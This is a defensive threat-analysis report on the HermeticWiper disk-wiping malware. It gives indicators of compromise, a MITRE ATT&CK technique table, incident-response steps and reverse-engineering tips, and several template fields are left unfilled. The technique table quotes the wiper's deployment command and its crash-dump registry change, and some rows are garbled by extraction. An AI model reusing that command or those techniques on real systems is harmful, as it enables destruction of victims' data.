

## Incident Response Threat Analysis

Prepared for

E Corp



### Hermetic Wiper

*Destructive Event Logic based malware*

[28-Feb-2023]

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## SUMMARY

This report is done in order to present the reverse engineering of event-based malware. This report includes findings and recommended actions (Details about the analysis given in the annex).

## FINDINGS

### *Attack Vector*

For the samples analyzed, the infection vector is not known.

Since the current hostilities between Russia and Ukraine, researchers discovered several wiper malwares targeting Ukrainian organizations. On February 23 , 2022, a destructive attack targeted multiple Ukrainian organizations: HermeticWiper. This cyberattack was active ,a few hours before the start of the invasion of Ukraine by Russia. Initial access vectors varied from one organization to another. The wiper seems to be dropped by GPO. Malware artifacts suggest that the attacks had been planned for several months. And It is supposed that the attackers had access to the network before deploying this malware.

The alert originated from the following device:


- Computer Name: {Enter Device Name}
- IP Address: {Enter IP Address}
- Assigned User: {Enter User's First name & Last name}
- Date & Time of Event: {Enter date/time event occurred}
- Last Seen Date/Time Stamp: {Enter the Last Logon Date/Time stamp}

This is what happened. The following action(s) caused the device to become compromised:


Action / Infection Vector	True?	Comments
<b>Browsing the Web</b>		
Malicious link		
Browser Exploit		
File Download		
<b>Clicking Malicious Link(s)</b>		
Link in e-mail		
Link in file attachment		
Link in chat application		
<b>Downloading Malware</b>		
From chat application		
From e-mail attachment		
From removable media or USB disk		
From website		
<b>Opening Malicious Attachment(s)/File(s)</b>		
From e-mail		
From removable media or USB disk		

This table shows what we know.


Indicator	Present?	Notes
<b>MD5 Hash</b>	3F4A16B29F2F0532B7CE3E7656799125	
<b>SHA1 Hash</b>	61B25D11392172E587D8DA3045812A66C3385451	
<b>SHA 256 Hash</b>	1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591	
<b>ImpHash</b>	A0F2419925B9C8476EA7EFB19075C4E0	
<b>Entropy</b>	6.385	
<b>Infection Vector</b>	N/A	
<b>File Type</b>	PE	Size:114kb
<b>File Name</b>	conhosts.exe	
<b>Packer</b>	N/A	
<b>Language</b>	C++ vs2017	stdcall
<b>Malware/Family</b>	destructive malware	
<b>Setup of the program</b>	Creates driver files. Interact with driver via control codes. Modify service. Create service	
<b>Anti-Debug Technique</b>	Queries disk information (Anti-VM technique) Contains long sleeps. Checks if the current process is being debugged. Hide NTFS actions through registry key Tries to detect Sandbox, checking his name start with the c letter	
<b>Evasion Technique</b>	Use a legitimate driver [epmndrv EaseUS Partition Master NT Driver] to leverage IOCTLs. The use of IOCTLs allows low-level disk access (could evade detection)	
<b>Anti-Forensics techniques</b>	Encrypt logs. Disable VSS Disable CrashDumps	
<b>File/DLL File</b>	DRV_X64:a952e288a1ead66490b3275a807f52e5 DRV_X86:231b3385ac17e41c5bb1b1fc59599c4 DRV_XP_X64:095a1678021b034903c85dd5acb447ad DRV_XP_X86:eb845b7a16ed82bd248e395d9852f467 Uncompressed DRV_X64:6106653b08f4f72eeaa7f099e7c408a4 Uncompressed DRV_X86:093cee3b45f0954dce6cb891f6a920f7 Uncompressed DRV_XP_X64:bdf30adb4e19aff249e7da26b7f33ead Uncompressed DRV_XP_X86:d57f1811d8258d8d277cd9f53657eef9	LZMA compression algorithm
<b>cryptography</b>	signed by a digital certificate issued to Hermetica Digital LTD to be accepted by Windows	
<b>Process/ Suspicious API</b>	DeviceIoControl	
<b>Capabilities of the program / scheduled Tasks</b>	Creates driver files. Interact with driver via control codes. Modify service / Create service. shadow copies and Crash dumps Disabling, and log encryption to prevent recovery Performing data fragmentation Corrupting Master Boot Record (MBR) scanning NTFS directories Data wiping through data overwriting	

**Behavior summary**

The malware file is dropped to the victim as a compressed package it create the EaseUS driver file, enumerate the physical drives. The driver is then loaded and runs as a service. The driver is used through execution codes [dwIoControlCode] to overwrite the master boot record (MBR) and restart the system.



## Architecture Graph



**Miter Attack Matrix****Techniques Used**

ID		Name	Use
<a href="#">T1134</a>		<a href="#">Access Token Manipulation</a>	<a href="#">HermeticWiper</a> can use <code>AdjustTokenPrivileges</code> to grant itself privileges for debugging with <code>SeDebugPrivilege</code> , creating backups with <code>SeBackupPrivilege</code> , loading drivers with <code>SeLoadDriverPrivilege</code> , and shutting down a local system with <code>SeShutdownPrivilege</code> . <a href="#">[5][3]</a>
<a href="#">T1059</a>	.003	<a href="#">Command and Scripting Interpreter: Windows Command Shell</a>	<a href="#">HermeticWiper</a> can use <code>cmd.exe /Q/c move C:\SYSTEM_DRIVE\temp\sys.tmp1 C:\WINDOWS\policydefinitions\postgresql.exe 1&gt;\\"127.0.0.1\ADMIN\$\_1636727589.6007507 2&gt;&amp;1</code> to deploy on an infected system. <a href="#">[8]</a>
<a href="#">T1543</a>	.003	<a href="#">Create or Modify System Process: Windows Service</a>	<a href="#">HermeticWiper</a> can load drivers by creating a new service using the <code>CreateServiceW</code> API. <a href="#">[3]</a>
<a href="#">T1485</a>		<a href="#">Data Destruction</a>	<a href="#">HermeticWiper</a> can recursively wipe folders and files in Windows, Program Files, Program Files(x86), PerfLogs, Boot, System, Volume Information, and AppData folders using <code>FSCTL_MOVE_FILE</code> . <a href="#">HermeticWiper</a> can also overwrite symbolic links and big files in My Documents and on the Desktop with random bytes. <a href="#">[8]</a>
<a href="#">T1140</a>		<a href="#">Deobfuscate/Decode Files or Information</a>	<a href="#">HermeticWiper</a> can decompress and copy driver files using <code>LZCopy</code> . <a href="#">[3]</a>
<a href="#">T1561</a>	.001	<a href="#">Disk Wipe: Disk Content Wipe</a>	<a href="#">HermeticWiper</a> has the ability to corrupt disk partitions and obtain raw disk access to destroy data. <a href="#">[3][1]</a>
	.002	<a href="#">Disk Wipe: Disk Structure Wipe</a>	<a href="#">HermeticWiper</a> has the ability to corrupt disk partitions, damage the Master Boot Record (MBR), and overwrite the Master File Table (MFT) of all available physical drives. <a href="#">[1][2][3][5]</a>
<a href="#">T1484</a>	.001	<a href="#">Domain Policy Modification: Group Policy Modification</a>	<a href="#">HermeticWiper</a> has the ability to deploy through an infected system's default domain policy. <a href="#">[8]</a>
<a href="#">T1083</a>		<a href="#">File and Directory Discovery</a>	<a href="#">HermeticWiper</a> can enumerate common folders such as My Documents, Desktop, and AppData. <a href="#">[1][5]</a>
<a href="#">T1562</a>	.006	<a href="#">Impair Defenses: Indicator Blocking</a>	<a href="#">HermeticWiper</a> has the ability to set the <code>HKLM:\SYSTEM\CurrentControlSet\Control\CrashControl\CrashDumpEnabled</code> Registry key to 0 in order to disable crash dumps. <a href="#">[1][3][5]</a>
<a href="#">T1070</a>		<a href="#">Indicator Removal</a>	<a href="#">HermeticWiper</a> can disable pop-up information about folders and desktop items and delete Registry keys to hide malicious services. <a href="#">[3][8]</a>

ID		Name	Use
<a href="#">T100</a> <a href="#">T100</a>	<a href="#">1</a> <a href="#">4</a>	<a href="#">Clear Windows Event Logs</a> <a href="#">File Deletion</a>	<a href="#">HermeticWiper</a> can overwrite the C:\Windows\System32\winevt\Logs file on a targeted system. <sup>[8]</sup> <a href="#">HermeticWiper</a> has the ability to overwrite its own file with random bites. <sup>[3][8]</sup>
		<a href="#">Inhibit System Recovery</a>	<a href="#">HermeticWiper</a> can disable the VSS service on a compromised host using the service control manager. <sup>[3][8][5]</sup>
<a href="#">T103</a> <a href="#">T103</a>	<a href="#">6</a> <a href="#">5</a>	<a href="#">Masquerading: Match Legitimate Name or Location</a>	<a href="#">HermeticWiper</a> has used the name postgresql.exe to mask a malicious payload. <sup>[8]</sup>
<a href="#">T1112</a>		<a href="#">Modify Registry</a>	<a href="#">HermeticWiper</a> has the ability to modify Registry keys to disable crash dumps, colors for compressed files, and pop-up information about folders and desktop items. <sup>[1][3][5]</sup>
<a href="#">T1106</a>		<a href="#">Native API</a>	<a href="#">HermeticWiper</a> can call multiple Windows API functions used for privilege escalation, service execution, and to overwrite random bites of data. <sup>[1][3][8][5]</sup>
<a href="#">T1027</a>		<a href="#">Obfuscated Files or Information</a>	<a href="#">HermeticWiper</a> can compress 32-bit and 64-bit driver files with the Lempel-Ziv algorithm. <sup>[2][3][5]</sup>
<a href="#">T105</a> <a href="#">T105</a>	<a href="#">3</a> <a href="#">5</a>	<a href="#">Scheduled Task/Job: Scheduled Task</a>	<a href="#">HermeticWiper</a> has the ability to use scheduled tasks for execution. <sup>[2]</sup>
<a href="#">T1489</a>		<a href="#">Service Stop</a>	<a href="#">HermeticWiper</a> has the ability to stop the Volume Shadow Copy service. <sup>[5]</sup>
<a href="#">T155</a> <a href="#">T155</a>	<a href="#">3</a> <a href="#">2</a>	<a href="#">Subvert Trust Controls: Code Signing</a>	The <a href="#">HermeticWiper</a> executable has been signed with a legitimate certificate issued to Hermetica Digital Ltd. <sup>[2][3][4][5]</sup>
<a href="#">T1082</a>		<a href="#">System Information Discovery</a>	<a href="#">HermeticWiper</a> can determine the OS version, bitness, and enumerate physical drives on a targeted host. <sup>[1][3][8][5]</sup>
<a href="#">T156</a> <a href="#">T156</a>	<a href="#">9</a> <a href="#">2</a>	<a href="#">System Services: Service Execution</a>	<a href="#">HermeticWiper</a> can create system services to aid in executing the payload. <sup>[1][3][5]</sup>
<a href="#">T1529</a>		<a href="#">System Shutdown/Reboot</a>	<a href="#">HermeticWiper</a> can initiate a system shutdown. <sup>[1][5]</sup>
<a href="#">T149</a> <a href="#">T149</a>	<a href="#">7</a> <a href="#">3</a>	<a href="#">Virtualization/Sandbox Evasion: Time Based Evasion</a>	<a href="#">HermeticWiper</a> has the ability to receive a command parameter to sleep prior to carrying out destructive actions on a targeted host. <sup>[3]</sup>

Source : <https://attack.mitre.org/software/S0697/>

## RECOMMENDED ACTIONS

**First, make sure all your computers are running updated security solution.**

### Possible Incident Response Steps

Vulnerability	Comments
Malicious file(s)	<b>Possible Incident Response Steps:</b> <ol style="list-style-type: none"> <li>1. Check the <a href="#">Findings</a> section for a list of infected files.</li> <li>2. Check the web proxy for similar files or hashes [Yara could help to find related files]</li> <li>3. Check the Next-Gen firewall for traffic to the malicious domain(s) and IP(s) address(es)</li> <li>4. Check AV solution for hashes.</li> <li>5. Run additional AV scans on machines involved in isolated event.</li> <li>6. Speak with user to see if there is a reoccurring theme, such as a repeated site visited.</li> <li>7. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event.</li> <li>8. According to the zero-trust model ,remote administration services use strongly encrypted protocols and only accept connections from authorized users or locations.</li> <li>9. Disable Power Shell in windows 10 via security policy for classic users or/and use AppLocker to limit who can work with PowerShell.</li> </ol>
Malicious e-mail	<b>Possible Incident Response Steps:</b> <ol style="list-style-type: none"> <li>1. Check the email gateway for possible related emails.</li> <li>2. Purge additional emails from environment if necessary.</li> <li>3. Proactively block senders or indicators from coming into the environment again.</li> <li>4. Educate affected end users on how to handle malicious emails.</li> <li>5. Run additional AV scans on machines involved in isolated event.</li> </ol>
Malicious Software	<b>Possible Incident Response Steps:</b> <ol style="list-style-type: none"> <li>1. Check the computer for additional unwanted software.</li> <li>2. Check the computer for related vulnerabilities.</li> <li>3. Check that the software is not installed on other computers in the environment.</li> <li>4. Check the web proxy for other possible downloads.</li> <li>5. Run additional AV scans on machines involved in isolated event</li> <li>6. Speak with user to see if there is a reoccurring theme, such as a repeated site visited.</li> <li>7. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event.</li> </ol>
Infected USB Drive	<b>Possible Incident Response Steps:</b> <ol style="list-style-type: none"> <li>1. Check AV solution for hashes</li> <li>2. Run additional AV scans on machines involved in isolated event</li> <li>3. Speak with user to see if there is a reoccurring theme, plugging in the removable media to their home computer.</li> <li>4. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event.</li> <li>5. Educate end user on keeping the infected device out of work computer.</li> <li>6. Formatting the removable media.</li> <li>7. Controlling removable media connections.</li> </ol>

*Specific test to detect the rootkit on an infected machine.*

- Monitor registry changes [Sysmon auditing]
- Monitor driver installation and creation.
- Monitor privilege escalation.

#### *Yara-Rule*

[https://github.com/SentinelLabs/Yara/blob/main/APT\\_RU\\_SunFlowerSeed.var](https://github.com/SentinelLabs/Yara/blob/main/APT_RU_SunFlowerSeed.var)

#### *SIEM Rules*

#### SPLUNK

Attack Vectors	Tactic	TTP	Splunk Coverage
Microsoft SQL Server <a href="#">CVE-2021-1636</a>	Privilege Escalation	<a href="#">T1068</a>	<a href="#">Windows Privilege Escalation</a>
Deployment via GPO	Defense Evasion, Privilege Escalation	<a href="#">T1484</a>	<a href="#">Windows Privilege Escalation</a>
Spearphishing	Initial Access	<a href="#">T1566.002</a>	<a href="#">Spearphishing attachments</a> <a href="#">Suspicious Emails</a>

Source: [splunk.com](http://splunk.com)

*Other possible detection and response rules.*

N/A

**REFERENCES**

This report may contain information that is available on the Internet. For more information, please refer to the following websites:

Title	Author	URLs	Date
HermeticWiper   New Destructive Malware Used In Cyber Attacks on Ukraine	Juan Andrés Guerrero-Saade	<a href="https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/">https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/</a>	23 feb 2022
HermeticWiper: A detailed analysis of the destructive malware that targeted Ukraine	Malwarebytes Threat Intelligence Team	<a href="https://www.malwarebytes.com/blog/threat-intelligence/2022/03/hermeticwiper-a-detailed-analysis-of-the-destructive-malware-that-targeted-ukraine">https://www.malwarebytes.com/blog/threat-intelligence/2022/03/hermeticwiper-a-detailed-analysis-of-the-destructive-malware-that-targeted-ukraine</a>	March 4, 2022

Useful Resources			
Windows Internals	Pavel Yosifovich	7 <sup>th</sup> edition [book]	
What is epmtdrv?	Microsoft [MSDN]	<a href="https://www.file.net/process/epmtdrv.sys.html">https://www.file.net/process/epmtdrv.sys.html</a>	25 feb 2020
DeviceIoControl function (ioapiset.h)	Microsoft [MSDN]	<a href="https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol">https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol</a>	NA
HeapFree function (heapapi.h)	Microsoft [MSDN]	<a href="https://learn.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapfree">https://learn.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapfree</a>	NA
Defragmenting File Programmatically on Windows	stackoverflow.com	<a href="https://stackoverflow.com/questions/65892376/defragmenting-file-programmatically-on-windows">https://stackoverflow.com/questions/65892376/defragmenting-file-programmatically-on-windows</a>	
System Failure and Recovery	Microsoft [MSDN]	<a href="https://learn.microsoft.com/en-us/troubleshoot/windows-client/performance/configure-system-failure-and-recovery-options">https://learn.microsoft.com/en-us/troubleshoot/windows-client/performance/configure-system-failure-and-recovery-options</a>	NA
Volume Management Control Codes	Microsoft [MSDN]	<a href="https://learn.microsoft.com/en-us/windows/win32/fileio/volume-management-control-codes?source=recommendations">https://learn.microsoft.com/en-us/windows/win32/fileio/volume-management-control-codes?source=recommendations</a>	
Creating IOCTL Requests in Drivers	Microsoft [MSDN]	<a href="https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/creating-ioctl-requests-in-drivers">https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/creating-ioctl-requests-in-drivers</a>	
Windows IOCTL Reference		<a href="http://www.ioctls.net/">http://www.ioctls.net/</a>	
WINIOCTL.INC	Rustam	<a href="https://github.com/rusq/disable-hdd-apm/blob/master/WINIOCTL.INC">https://github.com/rusq/disable-hdd-apm/blob/master/WINIOCTL.INC</a>	

**CONTACT US**

For additional assistance, please contact Natacha BAKIR.

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- **GitHub** – Alphabot42

## Annexes

### Analyzing an Event Based Malware

Event-based logic malwares are different from other malwares?


- Event-based logic malwares has non-linear execution flow based on callbacks, which makes the analysis very challenging. **xrefs just don't work** 😞

Methodology / Tips



**If you have to choose between PE and ELF, choose ELF, because the Linux one will contains symbols that will help to understand the code. Ida pro knows all the structures and will add symbols. Most of the time, symbols are pretty much self-explanatory.**

- Elaborate a tactical surface analysis, by keywords, searching for hidden files.
- Try to recognize variants of open-source trojans and common attacks glancing at the strings, the symbols and the functions.
- Don't hesitate to Google functions.
- If you have time, keep reversing the found program to find potential modification made by the attacker.
- Analyze the network communications and try to resolve the arguments with IDA Pro
- Use IDA Pro comments and write down function names. If you put function names or addresses as comments, you can jump to them by double clicking. Use IDA's folder system for functions (create lots of folders and sort all those functions neatly inside of them)




- Take the time to understand the architecture of the malware

## Screenshot of the analysis

### Surface Analysis

Don't forget to disable ASLR!

```
PS C:\> & 'C:\Program Files\Various\setdllcharacteristics.exe' -d C:\Users\REM\Desktop\Malware\0\Hermetic\8033126133\1bc44eeef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
Original DLLCHARACTERISTICS = 0x8140
DYNAMIC_BASE      = 1
NX_COMPAT         = 1
FORCE_INTEGRITY   = 0
Updated DLLCHARACTERISTICS = 0x8100
DYNAMIC_BASE      = 0
NX_COMPAT         = 1
FORCE_INTEGRITY   = 0
PS C:\>
```



**Hash**

Type	Method	Offset	Size	Hash
PE32	MD4	00000000	0001c908	
				<button>Reload</button>
<b>Hash</b>				
43886e28898f570bf71c156aa144f3f0				
